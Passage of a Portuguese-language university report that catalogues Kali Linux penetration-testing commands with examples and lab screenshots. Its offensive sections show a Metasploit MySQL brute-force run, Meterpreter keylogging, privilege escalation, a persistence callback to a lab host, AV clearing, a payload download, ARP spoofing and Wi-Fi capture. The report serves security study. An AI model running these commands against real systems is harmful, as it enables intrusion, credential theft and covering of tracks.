

Aluno: Jonatas Santos Galvão
Matrícula: 202019050185
Orientador: Carlos Alberto da Silva
Curso: Engenharia de Computação
Atividade: Atividade Orientada de Ensino (AOE)
Instituição: UFMS - Universidade Federal de Mato Grosso do Sul

Data: 30 de novembro de 2025

Sumário

1	Serviços, boot, kernel e transferência	3
1.1	service <nome> start	3
1.2	service <nome> restart	4
1.3	update-rc.d <svc> defaults	4
1.4	sysctl -w <param>=1	4
1.5	wget <URL>	5
2	Reconhecimento e coleta de informação	5
2.1	nmap	5
2.2	head -n	5
2.3	dmitry -wnspb	5
2.4	amap -bq	6
2.5	wpscan -url <target> -e u	6
2.6	locate <keyword>	6
2.7	find / -user root -perm -4000	6
3	Exploração (Metasploit)	6
3.1	msfconsole	6
3.2	search <module> (no msfconsole)	7
3.3	use <module> (no msfconsole)	7
3.4	show options (no msfconsole)	7
3.5	set RHOST <IP> (no msfconsole)	8
3.6	exploit (no msfconsole)	8
3.7	sessions -i 1 (no msfconsole)	8
4	Pós-exploração (Meterpreter)	9
4.1	help	9
4.2	keyscan_start	9
4.3	keyscan_dump	9
4.4	getsystem	9
4.5	impersonate_token <name>	9
4.6	run persistence -h	9
4.7	clearav	10
5	Cracking e Aceleração	10
5.1	pyrit benchmark	10
5.2	sucrack <wordlist>	10
5.3	medusa -M http -h <IP>	10
6	Rede, Wireless e MITM	10
6.1	ettercap -G	10
6.2	airmon-ng start <interface>	11
6.3	airodump-ng <interface>	11
6.4	macchanger -mac <MAC> <iface>	11
6.5	arp spoof -i <iface> -t <target> <dest>	11
6.6	modinfo <module>	11

7	DNS, SNMP e Enumeração Adicional	12
7.1	dnsenum	12
7.2	fierce	12
7.3	dig	12
7.4	snmpwalk	13
8	Comandos Úteis para Uso Diário no Kali Linux	13
8.1	htop	13
8.2	lsblk	14
8.3	ip a	14
8.4	ip route	15
8.5	journalctl	15
8.6	systemctl	16
8.7	grep	16
8.8	tar	16
8.9	df -h	17
8.10	sudo !!	17

Considerações

1. Este documento apresenta comandos e exemplos baseados na literatura especializada (ver referências) [2] [1].
2. Os casos de uso cujos comandos produziram êxito total na execução estão sendo mostrados através das figuras no decorrer do texto.
3. Os comandos cujas imagens não foram apresentadas resultaram em situações nas quais o autor não possuía conhecimento suficiente para executá-los ou interpretá-los, o que gerou casos de difícil manipulação. Por esse motivo, tais comandos foram prontamente interrompidos. Ainda assim, eles foram aqui mencionados para que eventuais leitores deste documento que possuam o conhecimento necessário possam explorá-los sem dificuldades.
4. Todos os comandos a listados abaixo foram executados na VM KALI LINUX instalado no computador pessoal.


1 Serviços, boot, kernel e transferência

1.1 `service <nome> start`

Explicação: Inicia um serviço do sistema (ex.: servidor web, SSH ou banco de dados).

Exemplo prático:

```
1 # Inicia o servidor Apache
2 sudo service apache2 start
3 # Verifica o status do serviço
4 sudo service apache2 status
```



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo service apache2 start  
[sudo] password for kali:  
(kali@kali)-[~]  
$ sudo service apache2 status  
● apache2.service - The Apache HTTP Server  
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)  
   Active: active (running) since Fri 2025-11-28 09:17:30 EST; 12s ago  
  Invocation: 610d0a6b99374e2c872252dd197fd9f4  
     Docs: https://httpd.apache.org/docs/2.4/  
  Process: 13915 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)  
 Main PID: 13931 (apache2)  
    Tasks: 6 (limit: 2208)  
  Memory: 28.5M (peak: 28.9M)  
     CPU: 94ms  
   CGroup: /system.slice/apache2.service  
           └─13931 /usr/sbin/apache2 -k start  
             └─13934 /usr/sbin/apache2 -k start  
               └─13935 /usr/sbin/apache2 -k start  
                 └─13936 /usr/sbin/apache2 -k start  
                   └─13937 /usr/sbin/apache2 -k start  
                     └─13938 /usr/sbin/apache2 -k start  
  
Nov 28 09:17:30 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...  
Nov 28 09:17:30 kali apachectl[13930]: AH00558: apache2: Could not reliably determine the serve  
Nov 28 09:17:30 kali systemd[1]: Started apache2.service - The Apache HTTP Server.  
  
(kali@kali)-[~]  
$ |
```

Figura 1: Teste comando `service <nome> start`

1.2 service <nome> restart

Explicação: Reinicia um serviço — útil após alterar configurações.

Exemplo prático:

-
- ```
1 # Reinicia o Apache para aplicar mudanças
2 sudo service apache2 restart
3 # Ver logs recentes caso haja falha
4 sudo journalctl -u apache2 --since="5 minutes ago"
```
- 

## 1.3 update-rc.d <svc> defaults

**Explicação:** Registra um serviço para iniciar automaticamente no boot (sistemas com init SysV compatível).

**Exemplo prático:**

- 
- ```
1 # Faz com que o daemon SSH seja iniciado no boot  
2 sudo update-rc.d -f ssh defaults  
3 # Confirma scripts em /etc/rc*.d  
4 ls -l /etc/rc*.d | grep ssh
```
-

1.4 sysctl -w <param>=1

Explicação: Ajusta parâmetros do kernel em tempo de execução. Habilitar encaminhamento de pacotes é comum para NAT/MITM.

Exemplo prático:

-
- ```
1 # Habilita IP forwarding temporariamente
```
-

```
2 sudo sysctl -w net.ipv4.ip_forward=1
3 # Para tornar permanente, edite /etc/sysctl.conf e execute:
4 # sudo sysctl -p
```

---

## 1.5 wget <URL>

**Explicação:** Baixa arquivos da web via linha de comando. Útil para obter payloads, ferramentas ou relatórios.

**Exemplo prático:**

---

```
1 # Baixa e salva com nome especificado
2 wget -O /tmp/payload.bin "http://192.168.56.1/files/payload.bin"
3 # Baixar recursivamente (usar com responsabilidade)
4 wget -r -np -k http://example.com/somedir/
```

---

## 2 Reconhecimento e coleta de informação

### 2.1 nmap

**Explicação:** Scanner de rede para portas, serviços e fingerprinting do S.O.

**Exemplo prático:**

---

```
1 # SYN scan, detecta versão dos serviços e salva resultados
2 sudo nmap -sS -sV -p 22,80,443 192.168.10.0/24 -oA /root/nmap_scan
3 # Scan rápido para hosts ativos
4 nmap -sn 192.168.10.0/24
```

---

### 2.2 head -n

**Explicação:** Mostra as primeiras n linhas de um arquivo — útil para inspeção rápida de logs ou arquivos de configuração.

**Exemplo prático:**

---

```
1 # Exibe as 20 primeiras linhas de um arquivo de configuração
2 head -n 20 /etc/snort/snort.conf
```

---

### 2.3 dmitry -wnspb

**Explicação:** Ferramenta multifunção para coleta de informações sobre um host (WHOIS, banners, subdomínios, portscan).

**Exemplo prático:**

---

```
1 # Executa várias enumerações e salva em arquivo
2 dmitry -wnspb targethost.com -o /root/dmitry-output.txt
```

---

## 2.4 amap -bq

**Explicação:** Tenta identificar aplicações que respondem em portas específicas (application fingerprinting).

**Exemplo prático:**

---

```
1 # Fingerprint em intervalo de portas (modo quiet/rápido)
2 amap -bq 192.168.10.200 200-300
```

---

## 2.5 wpscan -url <target> -e u

**Explicação:** Scanner de WordPress para enumeração de usuários e vulnerabilidades.

**Exemplo prático:**

---

```
1 # Enumera usuários no WordPress do alvo
2 wpscan --url http://192.168.56.102 -e u
3 # Use --random-user-agent e --throttle para reduzir chance de bloqueio
```

---

## 2.6 locate <keyword>

**Explicação:** Busca rápida por arquivos via base indexada (execute updatedb para atualizar o índice).

**Exemplo prático:**

---

```
1 # Atualiza o banco e procura por pacotes/ferramentas
2 sudo updatedb
3 locate aircrack-ng
```

---

## 2.7 find / -user root -perm -4000

**Explicação:** Localiza arquivos SUID (bit setuid), potenciais vetores de escalonamento de privilégios.

**Exemplo prático:**

---

```
1 # Lista arquivos com bit SUID pertencentes a root (silenciando erros)
2 sudo find / -user root -perm -4000 -type f 2>/dev/null
3 # Analise cada binário encontrado com 'strings' ou 'ls -l'
```

---

# 3 Exploração (Metasploit)

## 3.1 msfconsole


**Explicação:** Console principal do Metasploit Framework, onde se carregam e executam exploits, auxiliares e payloads.

**Exemplo prático:**

---

```
1 # Inicia o msfconsole (use em ambiente autorizado)
2 sudo msfconsole
```

---



```
(kali@kali)-[~]
$ sudo msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

Metasploit v6.4.84-dev
+ -- --[2,547 exploits - 1,309 auxiliary - 1,680 payloads]
+ -- --[431 post - 49 encoders - 13 nops - 9 evasion]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search mysql

Matching Modules

Name
Disclosure Date Rank Check Description
- -
0 exploit/windows/http/advantech_iview_networkservlet_cmd_inject
2022-06-28 excellent Yes Advantech iView NetworkServlet Command Injection
```

Figura 2: Teste comando *msfconsole*

### 3.2 search <module> (no msfconsole)

**Explicação:** Procura por módulos (exploits, auxiliaries, payloads) dentro do msfconsole.

**Exemplo prático:**

---

```
1 msf6 > search mysql
2 # Lista módulos relacionados a 'mysql'
```

---

### 3.3 use <module> (no msfconsole)

**Explicação:** Seleciona e carrega um módulo no contexto do console.

**Exemplo prático:**

---

```
1 msf6 > use auxiliary/scanner/mysql/mysql_login
```

---

### 3.4 show options (no msfconsole)


**Explicação:** Exibe opções necessárias/opcionais do módulo carregado.

**Exemplo prático:**

---

```
1 msf6 auxiliary(scanner/mysql/mysql_login) > show options
```

---



```
kali@kali: ~
Session Actions Edit View Help
2014-01-30 excellent No Zpanel Remote Unauthenticated RCE
71 _ target: Generic (PHP Payload)
.
72 _ target: Linux x86
.
.
.
Interact with a module by name or index. For example info 72, use 72 or use exploit/multi/http/zpanel_information_disclosure_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/mysql/mysql_login) > msf6 auxiliary(scanner/mysql/mysql_login) > show options
[-] Unknown command: msf6. Run the help command for more details.
msf auxiliary(scanner/mysql/mysql_login) > auxiliary(scanner/mysql/mysql_login) > show options
[-] Unknown command: auxiliary(scanner/mysql/mysql_login). Run the help command for more details
.
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.10.111
RHOSTS => 192.168.10.111
msf auxiliary(scanner/mysql/mysql_login) > exploit
[-] 192.168.10.111:3306 - 192.168.10.111:3306 - Unable to connect: The connection with (192.168.10.111:3306) timed out.
[*] 192.168.10.111:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.111:3306 - Bruteforce completed, 1 credential was successful.
[*] 192.168.10.111:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) > |
```

Figura 3: Teste comando `use <module>` e `show options`

### 3.5 set RHOST <IP> (no msfconsole)

**Explicação:** Define o(s) endereço(s) IP remoto(s) alvo(s) para o módulo.

**Exemplo prático:**

---

```
1 msf6 > set RHOSTS 192.168.10.111
```

---

### 3.6 exploit (no msfconsole)

**Explicação:** Executa o módulo carregado (ou 'run' para auxiliares).

**Exemplo prático:**

---

```
1 msf6 > exploit
```

---

### 3.7 sessions -i 1 (no msfconsole)

**Explicação:** Interage com uma sessão ativa (por exemplo, Meterpreter).

**Exemplo prático:**

---

```
1 msf6 > sessions -i 1
2 # A partir daqui, você terá o prompt meterpreter>
```

---

## 4 Pós-exploração (Meterpreter)

### 4.1 help

**Explicação:** Lista comandos disponíveis dentro do Meterpreter.

**Exemplo prático:**

---

```
1 meterpreter > help
```

---

### 4.2 keyscan\_start

**Explicação:** Inicia captura das teclas digitadas (keylogger) pela sessão Meterpreter (Windows).

**Exemplo prático:**

---

```
1 meterpreter > keyscan_start
2 # Pare com 'keyscan_stop'
```

---

### 4.3 keyscan\_dump

**Explicação:** Exibe o que foi registrado pelo keylogger desde o início.

**Exemplo prático:**

---

```
1 meterpreter > keyscan_dump
```

---

### 4.4 getsystem

**Explicação:** Tenta elevar a sessão ao usuário SYSTEM (Windows) usando métodos conhecidos.

**Exemplo prático:**

---

```
1 meterpreter > getsystem
```

---

### 4.5 impersonate\_token <name>

**Explicação:** Tenta impersonar o token de outro usuário logado (Windows).

**Exemplo prático:**

---

```
1 meterpreter > impersonate_token "WIN-VM\Administrator"
```

---

### 4.6 run persistence -h

**Explicação:** Mostra opções do script de persistência (instalar persistência exige autorização).

**Exemplo prático:**

---

```
1 meterpreter > run persistence -h
2 # Para instalar persistência (apenas em laboratório)
3 # meterpreter > run persistence -X -i 60 -p 4444 -r 192.168.56.1
```

---

## 4.7 clearav

**Explicação:** Exemplo de post-module para tentativa de remover indícios/limpar logs (varia por módulo).

**Exemplo prático:**

---

```
1 meterpreter > run post/windows/manage/clear_av
```

---

## 5 Cracking e Aceleração

### 5.1 pyrit benchmark

**Explicação:** Avalia desempenho (CPU/GPU) para cracking de hashes WPA/WPA2.

**Exemplo prático:**

---

```
1 # Roda benchmark para medir throughput (requer drivers/openssl/cuda)
2 pyrit benchmark
```

---

### 5.2 sucrack <wordlist>

**Explicação:** Ferramenta legada para força bruta contra 'su'; existem alternativas modernas.

**Exemplo prático:**

---

```
1 sucrack /usr/share/wordlists/rockyou.txt
```

---

### 5.3 medusa -M http -h <IP>

**Explicação:** Medusa realiza ataques bruteforce em vários protocolos (aqui: HTTP).

**Exemplo prático:**

---

```
1 medusa -h 192.168.10.1 -u admin -P /usr/share/wordlists/rockyou.txt -M http
```

---

## 6 Rede, Wireless e MITM

### 6.1 ettercap -G

**Explicação:** Inicia Ettercap com interface gráfica para MITM e sniffing (também disponível em modo texto).

**Exemplo prático:**

---

```
1 # Abre GUI do ettercap
2 sudo ettercap -G
3 # Em modo texto:
4 # sudo ettercap -T -M arp:remote /192.168.10.115/ /192.168.10.1/
```

---

## 6.2 airmon-ng start <interface>

**Explicação:** Coloca a interface wireless em modo monitor para captura passiva de tráfego.

**Exemplo prático:**

---

```
1 # Mata processos que podem atrapalhar
2 sudo airmon-ng check kill
3 # Habilita modo monitor
4 sudo airmon-ng start wlan0
```

---

## 6.3 airodump-ng <interface>

**Explicação:** Captura redes Wi-Fi e clientes; permite gravar capturas para cracking de handshake.

**Exemplo prático:**

---

```
1 sudo airodump-ng wlan0mon
2 # Captura para arquivo do BSSID no canal 6
3 sudo airodump-ng --bssid 00:11:22:33:44:55 -c 6 -w /root/capture wlan0mon
```

---

## 6.4 macchanger -mac <MAC> <iface>

**Explicação:** Altera o endereço MAC da interface para anonimato em redes locais.

**Exemplo prático:**

---

```
1 sudo ip link set dev wlan0 down
2 sudo macchanger --mac 00:11:22:33:44:55 wlan0
3 sudo ip link set dev wlan0 up
4 # Para MAC aleatório: macchanger -r wlan0
```

---

## 6.5 arpspoof -i <iface> -t <target> <dest>

**Explicação:** Envenenamento ARP para direcionar tráfego (MITM). Combine com ip\_forward e tcpdump/mitmproxy para inspeção.

**Exemplo prático:**

---

```
1 # Habilita encaminhamento de IP
2 sudo sysctl -w net.ipv4.ip_forward=1
3
4 # ARP spoof: faça o target acreditar que você é o gateway
5 sudo arpspoof -i eth0 -t 192.168.10.115 192.168.10.1
6
7 # Em outra janela, capture pacotes com tcpdump
8 sudo tcpdump -i eth0 -w /root/mitm.pcap
```

---

## 6.6 modinfo <module>

**Explicação:** Exibe informações sobre um módulo do kernel (LKM) — versão, autor, parâmetros.

**Exemplo prático:**

---

```
1 modinfo bluetooth
```

---

## 7 DNS, SNMP e Enumeração Adicional

### 7.1 dnsenum

**Explicação:** Enumeração de DNS e subdomínios usando diversas técnicas.

**Exemplo prático:**

---

```
1 dnsenum --enum adomainnameontheinternet.com
2 # Salve a saída para posterior análise
```

---

### 7.2 fierce

**Explicação:** Ferramenta para mapear hostnames e ranges de IPs associados a um domínio.

**Exemplo prático:**

---

```
1 fierce --domain adomainnameontheinternet.com
```

---




Figura 4: Teste comando *fierce*

### 7.3 dig


**Explicação:** Consulta DNS poderosa; útil para descobrir registros MX, NS, TXT e mais.

**Exemplo prático:**

---

```
1 # Mostra servidores de e-mail do domínio
2 dig example.com mx +short
3 # Consulta usando servidor DNS público
4 dig @8.8.8.8 example.com ANY
```

---



```
(kali@kali)-[~]
$ dig reddit.com mx +short
5 alt2.aspmx.l.google.com.
1 aspmx.l.google.com.
10 aspmx2.googlemail.com.
10 aspmx3.googlemail.com.
5 alt1.aspmx.l.google.com.

(kali@kali)-[~]
$ dig @8.8.8.8 reddit.com ANY

; <<> DiG 9.20.11-4+b1-Debian <<> @8.8.8.8 reddit.com ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 34290
;; flags: qr rd ra; QUERY: 1, ANSWER: 40, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;reddit.com. IN ANY

;; ANSWER SECTION:
reddit.com. 300 IN A 151.101.1.140
reddit.com. 300 IN A 151.101.193.140
reddit.com. 300 IN A 151.101.65.140
reddit.com. 300 IN A 151.101.129.140
reddit.com. 21600 IN NS ns-378.awsdns-47.com.
reddit.com. 21600 IN NS ns-1887.awsdns-43.co.uk.
```

Figura 5: Teste comando *dig*

## 7.4 snmpwalk

**Explicação:** Enumera MIBs via SNMP; se a comunidade 'public' estiver aberta, vários dados podem ser lidos.

**Exemplo prático:**

---

```
1 # Lista MIBs usando SNMP v1 e comunidade 'public'
2 snmpwalk -v1 -c public 192.168.10.200
3 # Extrai portas TCP via OID
4 snmpwalk -v1 -c public 192.168.10.200 tcpConnLocalPort
```

---

# 8 Comandos Úteis para Uso Diário no Kali Linux

## 8.1 htop

**Explicação:** Monitor visual interativo de processos, uso de CPU, memória e árvore de processos; permite matar processos e alterar prioridade.

**Exemplo prático:**

---

```
1 # Inicia a interface interativa
2 htop
3 # Use as teclas F9 para matar, F6 para ordenar colunas
```

---




Figura 6: Teste comando *htop*

## 8.2 lsblk

**Explicação:** Lista dispositivos de bloco (discos, partições, volumes) com sistema de arquivos e pontos de montagem. Útil para identificar pendrives ou partições.

**Exemplo prático:**

---

```

1 # Mostra dispositivos e sistemas de arquivos em formato legível
2 lsblk -f
3 # Ver detalhes e tamanhos
4 lsblk -o NAME,FSTYPE,SIZE,MOUNTPOINT,LABEL

```

---

## 8.3 ip a

**Explicação:** Exibe todas as interfaces de rede e seus endereços IP (substituto moderno do ifconfig).

**Exemplo prático:**

